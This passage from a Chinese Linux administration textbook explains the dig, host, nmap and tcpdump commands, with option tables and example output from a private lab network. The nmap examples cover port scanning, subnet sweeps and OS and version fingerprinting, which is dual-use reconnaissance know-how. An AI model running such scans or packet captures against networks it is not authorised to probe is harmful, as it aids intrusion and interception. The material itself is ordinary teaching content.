在 dig 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-20 针对该命令的参数选项进行了说明。

表 10-20 dig 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
@<DNS 服务器地址 >	指定进行域名解析的域名服务器。当不希望使用本机默认的 DNS 服务器设置时，使用此选项可指定进行域名解析的其他的域名服务器※
-x	反向域名解析
-t	指定要查询的 DNS 数据类型，如 A、MX 和 PTR 等。默认的查询类型为 A※
-b	指定使用本机的那个 IP 地址向域名服务器发送域名查询请求
-p	指定域名服务器所使用的端口号。默认情况下，域名服务器使用 UDP 协议的 53 端口
+trace	从根域开始跟踪查询结果※
+nocmd	不输出 dig 的版本信息
+short	仅输出最精简的 CNAME 信息和 A 记录，其他的都不会输出
+nocomment	不输出 dig 的详情注释信息
+nostat	不输出最后的统计信息

10.19.2 使用范例

范例 10-67：查询指定域名的 IP 地址。

```
[root@oldboy ~]# dig www.oldboyedu.com

; <>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6 <>> www.oldboyedu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17471
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.oldboyedu.com.           IN      A

;; ANSWER SECTION:
www.oldboyedu.com.      5       IN      A      101.200.195.98 #<== 查询结果。

;; Query time: 4 msec          #<== 查询时间。
;; SERVER: 10.0.0.2#53(10.0.0.2) #<== 使用默认的 DNS 服务器。
;; WHEN: Fri Feb 10 11:50:13 2017
;; MSG SIZE  rcvd: 51

[root@oldboy ~]# dig @223.5.5.5 www.oldboyedu.com #<== 使用 @ 指定查询的 DNS 服务器。

; <>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6 <>> @223.5.5.5 www.oldboyedu.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13110
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.oldboyedu.com.           IN      A

;; ANSWER SECTION:
www.oldboyedu.com.      600     IN      A      101.200.195.98

;; Query time: 619 msec
;; SERVER: 223.5.5.5#53(223.5.5.5) #<== 阿里云 DNS 服务器。
;; WHEN: Fri Feb 10 11:52:18 2017
;; MSG SIZE  rcvd: 51
```

范例 10-68：反向域名解析例子。

完整的域名解析包括正向解析（即范例 10-67，将域名解析成 IP 地址）和反向解析（给定 IP 地址查询其对应的域名信息）。

```
[root@oldboy ~]# dig -x 101.200.195.98 #<== 使用 -x 选项进行域名反向解析。
```

```
; <>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6 <>> -x 101.200.195.98
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 15035
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;98.195.200.101.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
200.101.in-addr.arpa. 5 IN SOA rdns1.alidns.com. dnsngr.
alibaba-inc.com. 2015011368 1800 600 1814400 300

;; Query time: 50 msec
;; SERVER: 10.0.0.2#53(10.0.0.2)
;; WHEN: Fri Feb 10 11:54:02 2017
;; MSG SIZE rcvd: 116
```

范例 10-69：查询 MX 类型的域名信息。

```
[root@oldboy ~]# dig -t MX oldboyedu.com #<== 使用-t 选项选择查询的类型。
; <>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6 <>> -t MX oldboyedu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50440
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;oldboyedu.com. IN MX

;; ANSWER SECTION:
oldboyedu.com. 5 IN MX 5 mxbiz1.qq.com.
oldboyedu.com. 5 IN MX 10 mxbiz2.qq.com.

;; Query time: 26 msec
;; SERVER: 10.0.0.2#53(10.0.0.2)
;; WHEN: Fri Feb 10 11:57:56 2017
;; MSG SIZE rcvd: 80
```

范例 10-70：显示完整的 DNS 解析过程。

```
[root@oldboy ~]# dig @223.5.5.5 www.oldboyedu.com +trace #<== 显示域名解析成 IP 的
完整过程。
; <>> DiG 9.8.2rc1-RedHat-9.8.2-0.37.rc1.el6 <>> @223.5.5.5 www.oldboyedu.com +trace
; (1 server found)
;; global options: +cmd
. 301668 IN NS i.root-servers.net. #<== 显示全球 13 个根服务器 a~m.
. 301668 IN NS k.root-servers.net.
```

```
301668 IN NS c.root-servers.net.
301668 IN NS j.root-servers.net.
301668 IN NS d.root-servers.net.
301668 IN NS f.root-servers.net.
301668 IN NS l.root-servers.net.
301668 IN NS h.root-servers.net.
301668 IN NS a.root-servers.net.
301668 IN NS q.root-servers.net.
301668 IN NS m.root-servers.net.
301668 IN NS e.root-servers.net.
301668 IN NS b.root-servers.net.
301668 IN RRSIG NS 8 0 518400 20170106170000 20161224160000 39291 .
P1b7fJFcEvFxYqiDttSS7PXsX+5yci06H/NEfcinZHJW6k/q89HfSNxx NP7eiF6K7
tkbNZymLg3cqEQX1MGhJToOWO0wvnjZUVh6Ji/F2RFLJQu3 mVhyJ0uVoxFMAkk
ggEn95ad+mMkZlaGFAvFc0HDDIwp6TnvpCac4t2oG +1A4q3Pkdl9vOkICBxjb/
e+eXL/A5wNzzS3n2v/Z5UxeqlkhYMbXmnlo zryGUAIFGiQcS2vjNjaOSd4xy3/4/
FCWQW107a7uioTecQaWZlhiImajX o2pQIIhjm7G0Gx1F171n/nkdWCJ5/
J+nvKsDJmx95LY4NN5L7dVVrzM9 RiWGJw==

;; Received 525 bytes from 223.5.5.5#53(223.5.5.5) in 108 ms

com. 172800 IN NS d.gtld-servers.net.
com. 172800 IN NS b.gtld-servers.net.
com. 172800 IN NS i.gtld-servers.net.
com. 172800 IN NS a.gtld-servers.net.
com. 172800 IN NS l.gtld-servers.net.
com. 172800 IN NS e.gtld-servers.net.
com. 172800 IN NS h.gtld-servers.net.
com. 172800 IN NS g.gtld-servers.net.
com. 172800 IN NS f.gtld-servers.net.
com. 172800 IN NS k.gtld-servers.net.
com. 172800 IN NS c.gtld-servers.net.
com. 172800 IN NS j.gtld-servers.net.
com. 172800 IN NS m.gtld-servers.net.

;; Received 495 bytes from 192.112.36.4#53(192.112.36.4) in 446 ms

oldboyedu.com. 172800 IN NS dns9.hichina.com.
oldboyedu.com. 172800 IN NS dns10.hichina.com.

;; Received 178 bytes from 192.26.92.30#53(192.26.92.30) in 141 ms

www.oldboyedu.com. 600 IN A 101.200.195.98

;; Received 51 bytes from 140.205.228.24#53(140.205.228.24) in 28 ms
```

范例 10-71：精简输出例子。

```
[root@oldboy ~]# dig +nocmd +nocomment +nostat www.oldboyedu.com #<== 精简一些说明信息。  
;www.oldboyedu.com. IN A  
www.oldboyedu.com. 5 IN A 101.200.195.98  
[root@oldboy ~]# dig +short www.oldboyedu.com  
101.200.195.98
```

10.20 host: 域名查询工具

10.20.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

host 命令是用于查询 DNS 的工具，它可以将指定主机名称转换为 IP 地址。

【语法格式】

```
host [option]
host [选项]
```

 **说明：**

在 host 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-21 针对该命令的参数选项进行了说明。

表 10-21 host 命令的参数选项及说明

参数选项	解释说明
-a	显示详细的 DNS 信息
-t	指定查询的域名信息类型，可以是“A”、“ALL”、“MX”和“NS”等

10.20.2 使用范例

范例 10-72：DNS 查询。

```
[root@oldboy ~]# host www.oldboyedu.com #<==host 命令直接接域名就可以了。
www.oldboyedu.com has address 101.200.195.98
```

范例 10-73：查询详细信息。

```
[root@oldboy ~]# host -a www.oldboyedu.com #<== 使用 -a 选项查询详细信息。
Trying "www.oldboyedu.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50226
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;www.oldboyedu.com.           IN      ANY
;; ANSWER SECTION:
```

```
www.oldboyedu.com.      5      IN      A      101.200.195.98
Received 51 bytes from 10.0.0.2#53 in 28 ms
```

范例 10-74：指定 DNS 服务器查询。

```
[root@oldboy ~]# host -a www.oldboyedu.com 223.5.5.5    #<== 直接指定的 DNS 服务器 IP。
Trying "www.oldboyedu.com"
Using domain server:
Name: 223.5.5.5
Address: 223.5.5.5#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48605
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
.
;; QUESTION SECTION:
;www.oldboyedu.com.           IN      ANY

;; ANSWER SECTION:
www.oldboyedu.com.       600     IN      A      101.200.195.98

Received 51 bytes from 223.5.5.5#53 in 684 ms
```

范例 10-75：按类进行查询。

```
[root@oldboy ~]# host -t MX oldboyedu.com   #<== 使用 -t 选项选择查询类型。
oldboyedu.com mail is handled by 5 mxbiz1.qq.com.
oldboyedu.com mail is handled by 10 mxbiz2.qq.com.
```

10.21 nmap：网络探测工具和安全 / 端口扫描器

10.21.1 命令详解

【命令星级】 ★★★★★

【功能说明】


nmap 命令是一款开放源代码的网络探测和安全审核工具，是 Network Mapper 的缩写。其设计目标是快速地扫描大型网络。nmap 可以发现网络上有哪些主机，主机提供了什么服务（应用程序名称和版本号），并探测操作系统的类型及版本信息。

如果系统没有 nmap 命令，则可以使用下面的命令来安装：

```
[root@oldboy ~]# yum -y install nmap
```

【语法格式】

```
nmap [Scan Type] [option] {target specification}
```



说明:

- 1) 在 nmap 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) 扫描目标可以为 IP 地址、子网地址等，如 192.168.1.2 或 10.0.0.0/24。

【选项说明】

表 10-22 针对该命令的参数选项进行了说明。

表 10-22 nmap 命令的参数选项及说明

参数 选项	解释说明 (带 * 的为重点)
-sS	TCP 同步扫描 (TCP SYN)*
-sT	TCP 连接扫描
-sn	不进行端口扫描，只检查主机正在运行。该选项与老版本的 -sP 相同 *
-sU	扫描 UDP 端口
-sV	探测服务版本信息
-Pn	只进行扫描，不 ping 主机
-PS	使用 SYN 包对目标主机进行扫描。默认是 80 端口，也可以指定端口，格式为 -PS22 或 -PS22-25,80,113,1050,35000，记住 PS 和端口号之间不要有空格
-PU	使用 udp ping 扫描端口
-O	激活对 TCP/IP 指纹特征 (fingerprinting) 的扫描，获得远程主机的标志，也就是操作系统类型
-v	显示扫描过程中的详细信息 *
-S <IP>	设置扫描的源 IP 地址
-g port	设置扫描的源端口
-oN	把扫描的结果重定向到文件中
-iL filename	从文件中读取扫描的目标
-p <端口>	指定要扫描的端口，可以是一个单独的端口，也可以用逗号分隔开多个端口，或者使用 “-” 表示端口范围 *
-n	不进行 DNS 解析，加快扫描速度 *
--exclude	排除指定主机
--excludefile	排除指定文件中的主机

10.21.2 使用范例

范例 10-76：查看主机当前开放的端口。

```
[root@oldboy ~]# nmap 10.0.0.12 #<==nmap 直接接目标主机，默认会扫描前 1~1000 的端口。
```

```

Starting Nmap 5.51 ( http://nmap.org ) at 2017-02-10 15:43 CST
Nmap scan report for bogon (10.0.0.12)
Host is up (0.0000020s latency). #<== 目标主机正在运行。
Not shown: 999 closed ports      #<== 999 个端口关闭。
PORT      STATE SERVICE
22/tcp    open  ssh          #<== 开放的 22 端口 SSH 服务。

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds

```

范例 10-77：扫描主机的指定端口。

```

[root@oldboy ~]# nmap -p 1024-65535 10.0.0.12  #<== -p 选项指定扫描范围。

Starting Nmap 5.51 ( http://nmap.org ) at 2017-02-10 15:46 CST
Nmap scan report for bogon (10.0.0.12)
Host is up (0.0000010s latency).
All 64512 scanned ports on bogon (10.0.0.12) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds

```

范例 10-78：扫描局域网内所有的 IP。

```

[root@oldboy ~]# nmap 10.0.0.0/24  #<== 使用网段的格式扫描局域网。

Starting Nmap 5.51 ( http://nmap.org ) at 2017-02-10 16:01 CST
Nmap scan report for bogon (10.0.0.1)
Host is up (0.00012s latency).
All 1000 scanned ports on bogon (10.0.0.1) are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for bogon (10.0.0.2)
Host is up (0.00012s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
MAC Address: 00:50:56:FC:5B:93 (VMware)

Nmap scan report for bogon (10.0.0.12)
Host is up (0.0000010s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh

Nmap scan report for bogon (10.0.0.254)
Host is up (0.00020s latency).
All 1000 scanned ports on bogon (10.0.0.254) are filtered
MAC Address: 00:50:56:EB:60:F5 (VMware)

Nmap done: 256 IP addresses (4 hosts up) scanned in 30.66 seconds

```

```
[root@oldboy ~]# nmap -sn 10.0.0.0/24 #<== 使用 -sn 选项不扫描端口。
Starting Nmap 5.51 ( http://nmap.org ) at 2017-02-10 16:16 CST
Nmap scan report for bogon (10.0.0.1)
Host is up (0.00014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for bogon (10.0.0.2)
Host is up (0.000072s latency).
MAC Address: 00:50:56:FC:5B:93 (VMware)
Nmap scan report for bogon (10.0.0.12)
Host is up.
Nmap scan report for bogon (10.0.0.254)
Host is up (0.000071s latency).
MAC Address: 00:50:56:EB:60:F5 (VMware)
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.08 seconds

[root@oldboy ~]# nmap -sn 10.0.0.1-10 #<== 可以使用这种地址范围进行扫描。
Starting Nmap 5.51 ( http://nmap.org ) at 2017-02-10 16:19 CST
Nmap scan report for bogon (10.0.0.1)
Host is up (0.000047s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for bogon (10.0.0.2)
Host is up (0.00017s latency).
MAC Address: 00:50:56:FC:5B:93 (VMware)
Nmap done: 10 IP addresses (2 hosts up) scanned in 0.22 seconds
```

范例 10-79：探测目标主机的服务和操作系统的版本。

```
[root@oldboy ~]# nmap -O -SV 10.0.0.12

Starting Nmap 5.51 ( http://nmap.org ) at 2017-02-10 16:11 CST
Nmap scan report for bogon (10.0.0.12)
Host is up (0.000033s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)  #<== -SV 显示服务版本号。
#<== -O 显示系统版本，但是 nmap 命令是根据探测的 TCP/IP 指纹与自己的指纹库进行对比的。如果不在
      指纹库之内的系统就会无法识别。
No exact OS matches for host (If you know what OS is running on it, see
      http://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=5.51%D=2/10%OT=22%CT=1%CU=39761%PV=Y%DS=0%DC=L%G=Y%TM=589D75B7%P=
OS:x86_64-redhat-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS
....
```

Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at
 http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds

上面的输出信息中不仅包含了端口号，而且还包括了服务的版本号。在网络安全性要求较高的主机上，最好能够屏蔽服务版本号，以防止黑客利用特定版本的服务漏洞进行攻击。

有关 nmap 的企业案例可以参考《跟老男孩学习 Linux 运维：Shell 编程实战》第 19 章面试题 4 以及第 7 章的内容。

10.22 tcpdump：监听网络流量

10.22.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

tcpdump 命令是一个截获网络数据包的包分析工具。tcpdump 可以将网络中传送的数据包的“头”完全截获下来以提供分析。它支持针对网络层、协议、主机、端口等的过滤，并支持与、或、非逻辑语句协助过滤有效信息。

tcpdump 命令工作时要先把网卡的工作模式切换到混杂模式（promiscuous mode）。因为要修改网络接口的工作模式，所以 tcpdump 命令需要以 root 的身份运行。

【语法格式】

```
tcpdump [option] [expression]
tcpdump [选项] [表达式]
```

 说明：

在 tcpdump 命令及后面的选项和表达式里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-23 针对该命令的参数选项进行了说明。

表 10-23 tcpdump 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-A	以 ASCII 码的方式显示每一个数据包（不会显示数据包中链路层的头部信息）。在抓取包含网页数据的数据包时，可方便查看数据
-c <数据包数目>	接收到指定的数据包数目后退出命令 *
-e	每行的打印输出中将包括数据包的数据链路层头部信息
-i <网络接口>	指定要监听数据包的网络接口 *

(续)

参数选项	解释说明(带*的为重点)
-n	不进行 DNS 解析, 加快显示速度*
-nn	不将协议和端口数字等转换成名字*
-q	以快速输出的方式运行, 此选项仅显示数据包的协议概要信息, 输出信息较短*
-s <数据包大小>	设置数据包抓取长度, 如果不设置则默认为 68 字节, 设置为 0 则自动选择合适的长度来抓取数据包
-t	在每行输出信息中不显示时间戳标记
-tt	在每行输出信息中显示无格式的时间戳标记
-ttt	显示当前行与前一行的延迟
-tttt	在每行打印的时间戳之前添加日期
-ttttt	显示当前行与第一行的延迟
-v	显示命令执行的详细信息
-vv	显示比 -v 选项更加详细的信息
-vvv	显示比 -vv 选项更加详细的输出

10.22.2 使用范例

范例 10-80：不加参数运行 tcpdump 命令监听网络。

```
[root@oldboy ~]# tcpdump      #<== 默认情况下, 直接启动 tcpdump 将监视第一个网络接口上所有
                           流过的数据包。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
10:35:26.660614 IP bogon.ssh > bogon.56423: Flags [P.], seq
659599530:659599738, ack 4154901889, win 634, length 208
10:35:26.661571 IP bogon.54493 > bogon.domain: 61300+ PTR? 1.0.0.10.in-addr.arpa. (39)
10:35:26.665393 IP bogon.domain > bogon.54493: 61300 1/0/0 PTR bogon. (58)
10:35:26.665614 IP bogon.43229 > bogon.domain: 30637+ PTR? 12.0.0.10.in-addr.arpa. (40)
10:35:26.668974 IP bogon.domain > bogon.43229: 30637 1/0/0 PTR bogon. (59)
10:35:26.669226 IP bogon.45649 > bogon.domain: 2242+ PTR? 2.0.0.10.in-addr.arpa. (39)
10:35:26.669322 IP bogon.ssh > bogon.56423: Flags [P.], seq 208:384, ack 1, win 634, length 176
10:35:26.669526 IP bogon.56423 > bogon.ssh: Flags [.], ack 384, win 256, length 0
...
^C  #<==tcpdump 命令在运行期间可以使用组合键 Ctrl+C 终止程序。
847 packets captured      #<== 最后 3 行就是按 Ctrl+C 后输出的监听到的数据包汇总信息。
847 packets received by filter
0 packets dropped by kernel
```

使用 tcpdump 命令时,如果不输入过滤规则,则输出的数据量将会很大。

范例 10-81：精简输出信息。

```
[root@oldboy ~]# tcpdump -q    #<== 默认情况下，tcpdump 命令的输出信息较多，为了显示精简
                           的信息，可以使用 -q 选项。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:40:08.498459 IP 10.0.0.12.ssh > 10.0.0.1.56425: tcp 208
11:40:08.498721 IP 10.0.0.1.56425 > 10.0.0.12.ssh: tcp 0
11:40:08.499061 IP 10.0.0.12.44779 > 10.0.0.2.domain: UDP, length 39
11:40:08.620262 IP 10.0.0.2.domain > 10.0.0.12.44779: UDP, length 39
.....
^C
3128 packets captured
3129 packets received by filter
0 packets dropped by kernel

[root@oldboy ~]# tcpdump -c 5  #<== 使用 -c 选项指定监听的数据包数量，这样就不需要使用 Ctrl+C 了。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
12:14:38.307268 IP bogon.ssh > bogon.57697: Flags [P.], seq 3071612667:3071612875,
    ack 3264504201, win 634, length 208
12:14:38.307733 IP bogon.55287 > bogon.domain: 64552+ PTR? 1.0.0.10.in-addr.arpa. (39)
12:14:38.313788 ARP, Request who-has bogon tell bogon, length 46
12:14:38.313809 ARP, Reply bogon is-at 00:0c:29:13:10:cf (oui Unknown), length 28
12:14:38.313873 IP bogon.domain > bogon.55287: 64552 1/0/0 PTR bogon. (58)
5 packets captured
11 packets received by filter
0 packets dropped by kernel
```

范例 10-82：监听指定网卡收到的数据包。

```
[root@oldboy ~]# tcpdump -i eth0  #<== 使用 -i 选项可以指定要监听的网卡
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:34:51.216587 IP 10.0.0.12.ssh > 10.0.0.1.56425: Flags [P.], seq 3075433603:
    3075433811, ack 1160620205, win 634, length 208
11:34:51.216767 IP 10.0.0.1.56425 > 10.0.0.12.ssh: Flags [.], ack 208, win 256, length 0
11:34:51.217058 IP 10.0.0.12.53851 > 10.0.0.2.domain: 49947+ PTR? 1.0.0.10.in-addr.arpa. (39)
11:34:51.337645 IP 10.0.0.2.domain > 10.0.0.12.53851: 49947 NXDomain 0/0/0 (39)
11:34:51.337798 IP 10.0.0.12.48236 > 10.0.0.2.domain: 31229+ PTR? 12.0.0.10.in-addr.arpa. (40)
.....
11:34:51.487545 IP 10.0.0.12.ssh > 10.0.0.1.56425: Flags [P.], seq 47600:47872,
    ack 65, win 634, length 272
^C
347 packets captured
347 packets received by filter
0 packets dropped by kernel
```

以下是命令结果说明。

- 11:34:51.216587：当前时间，精确到微秒。
- IP 10.0.0.12.ssh > 10.0.0.1.56425：从主机 10.0.0.12 的 SSH 端口发送数据到 10.0.0.1 的 56425 端口，“>”代表数据流向。
- Flags [P.]：TCP 包中的标志信息，S 是 SYN 标志的缩写，F (FIN)、P (PUSH)、R (RST)、“.”(没有标记)。
- seq：数据包中的数据的顺序号。
- ack：下次期望的顺序号。
- win：接收缓存的窗口大小。
- length：数据包长度。

范例 10-83：监听指定主机的数据包。

```
[root@oldboy ~]# tcpdump -n host 10.0.0.1 #<== 使用 -n 选项不进行 DNS 解析，加快显示速度。监听指定主机的关键字为 host，后面直接接主机名或 IP 地址即可。本行命令的作用是监听所有 10.0.0.1 的主机收到的和发出的数据包。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
10:41:50.929114 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 659941802:659942010, ack 4154903921, win 634, length 208
10:41:50.930970 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 208:384, ack 1, win 634, length 176
10:41:50.931187 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 384, win 255, length 0
10:41:50.931317 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 384:640, ack 1, win 634, length 256
.....
^C
736 packets captured
736 packets received by filter
0 packets dropped by kernel

[root@oldboy ~]# tcpdump -n src host 10.0.0.1 #<== 只监听从 10.0.0.1 发出的数据包，即源地址为 10.0.0.1，关键字为 src (source，源地址)。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:04:45.007219 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 661112234, win 255, length 0
11:04:45.059696 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 161, win 254, length 0
11:04:45.422776 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 1169, win 256, length 0
11:04:45.474360 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 1313, win 256, length 0
11:04:45.526768 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 1457, win 255, length 0
11:04:45.577941 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 1601, win 254, length 0
```

```

11:04:45.630143 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 1745, win
    254, length 0
11:04:45.680484 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 1889, win
    253, length 0
11:04:45.731739 IP 10.0.0.1.56423 > 10.0.0.12.ssh: Flags [.], ack 2033, win
    253, length 0
.....
^C
22 packets captured
22 packets received by filter
0 packets dropped by kernel

[root@oldboy ~]# tcpdump -n dst host 10.0.0.1 #<== 只监听 10.0.0.1 收到的数据包，即
                  目标地址为 10.0.0.1，关键字为 dst (destination, 目的地)。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:05:02.654070 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq
    661117610:661117818, ack 4154935761, win 634, length 208
11:05:02.654279 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 208:384,
    ack 1, win 634, length 176
11:05:02.655918 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 384:544,
    ack 1, win 634, length 160
11:05:02.656932 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 544:704,
    ack 1, win 634, length 160
11:05:02.657908 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq 704:864,
    ack 1, win 634, length 160
.....
11:05:03.094028 IP 10.0.0.12.ssh > 10.0.0.1.56423: Flags [P.], seq
    103392:103568, ack 129, win 634, length 176
^C
645 packets captured
645 packets received by filter
0 packets dropped by kernel

```

范例 10-84：监听指定端口的数据包。

```

[root@oldboy ~]# tcpdump -nn port 22 #<== 使用 -n 选项不进行 DNS 解析，但是其会将一些
                  协议、端口进行转换，比如 22 端口转为 ssh，读者可以对比查看范例 10-4 的输出结果。因此本例使
                  用 -nn 选项。监听指定端口的关键字是 port，后面接上端口号即可。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
10:48:18.122973 IP 10.0.0.12.22 > 10.0.0.1.56423: Flags [P.], seq
    660573578:660573786, ack 4154913361, win 634, length 208
10:48:18.123228 IP 10.0.0.12.22 > 10.0.0.1.56423: Flags [P.], seq 208:384,
    ack 1, win 634, length 176
10:48:18.123316 IP 10.0.0.1.56423 > 10.0.0.12.22: Flags [.], ack 384, win
    254, length 0
10:48:18.124492 IP 10.0.0.12.22 > 10.0.0.1.56423: Flags [P.], seq 384:640,
    ack 1, win 634, length 256

```

```

10:48:18.125462 IP 10.0.0.12.22 > 10.0.0.1.56423: Flags [P..], seq 640:800,
    ack 1, win 634, length 160
10:48:18.125603 IP 10.0.0.1.56423 > 10.0.0.12.22: Flags [.], ack 800, win
    253, length 0
^C
743 packets captured
744 packets received by filter
0 packets dropped by kernel

```

范例 10-85：监听指定协议的数据包。

```

[root@oldboy ~]# tcpdump -n arp  #<== 监听 ARP 数据包，因此表达式直接写 arp 即可。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
16:48:08.075461 ARP, Request who-has 10.0.0.12 (00:0c:29:13:10:cf) tell
    10.0.0.1, length 46
16:48:08.075490 ARP, Reply 10.0.0.12 is-at 00:0c:29:13:10:cf, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
[root@oldboy ~]# tcpdump -n icmp  #<== 监听 icmp 数据包（想要查看下面的监控数据，可以使用其他机器 ping 本机即可）
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
16:51:08.177903 IP 10.0.0.1 > 10.0.0.12: ICMP echo request, id 1, seq 11,
    length 40
16:51:08.177918 IP 10.0.0.12 > 10.0.0.1: ICMP echo reply, id 1, seq 11,
    length 40
16:51:09.180235 IP 10.0.0.1 > 10.0.0.12: ICMP echo request, id 1, seq 12,
    length 40
16:51:09.180249 IP 10.0.0.12 > 10.0.0.1: ICMP echo reply, id 1, seq 12,
    length 40
.....
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel

```

常见的协议关键字有 ip、arp、icmp、tcp、udp 等类型。

范例 10-86：多个过滤条件混合使用。

前面的几种方法都是使用单个过滤条件过滤数据包，其实过滤条件可以混合使用，因为 tcpdump 命令支持逻辑运算符 and (与)、or (或)、! (非)。

```

[root@oldboy ~]# tcpdump -n ip host 10.0.0.12 and ! 10.0.0.1  #<== 捕获主机
    10.0.0.12 与所有主机（除了主机 10.0.0.1 之外）通信的 ip 数据包。
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

```

```

listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:15:01.045219 IP 10.0.0.12.56556 > 10.0.0.29.ssh: Flags [P.], seq
    3575915007:3575915055, ack 1287707211, win 614, options [nop,nop,TS val
    2096349 ecr 9329887], length 48
11:15:01.048266 IP 10.0.0.29.ssh > 10.0.0.12.56556: Flags [P.], seq 1:49, ack
    48, win 377, options [nop,nop,TS val 9363997 ecr 2096349], length 48
^.....
11:15:01.569361 IP 10.0.0.12.37938 > 10.0.0.2.domain: 50639+ A? time.nist.
    gov. (31)
11:15:01.569481 IP 10.0.0.12.37938 > 10.0.0.2.domain: 1205+ AAAA? time.nist.
    gov. (31)
11:15:01.572309 IP 10.0.0.2.domain > 10.0.0.12.37938: 50639 1/0/0 A
    216.229.0.179 (47)
.....
^C
19 packets captured
19 packets received by filter
0 packets dropped by kernel

```

范例 10-87：利用 tcpdump 抓包详解 TCP/IP 连接和断开过程的案例。

1) 正常的 TCP 连接的三个阶段。

- TCP 三次握手
- 数据传送
- TCP 四次断开

2) TCP 连接图示。

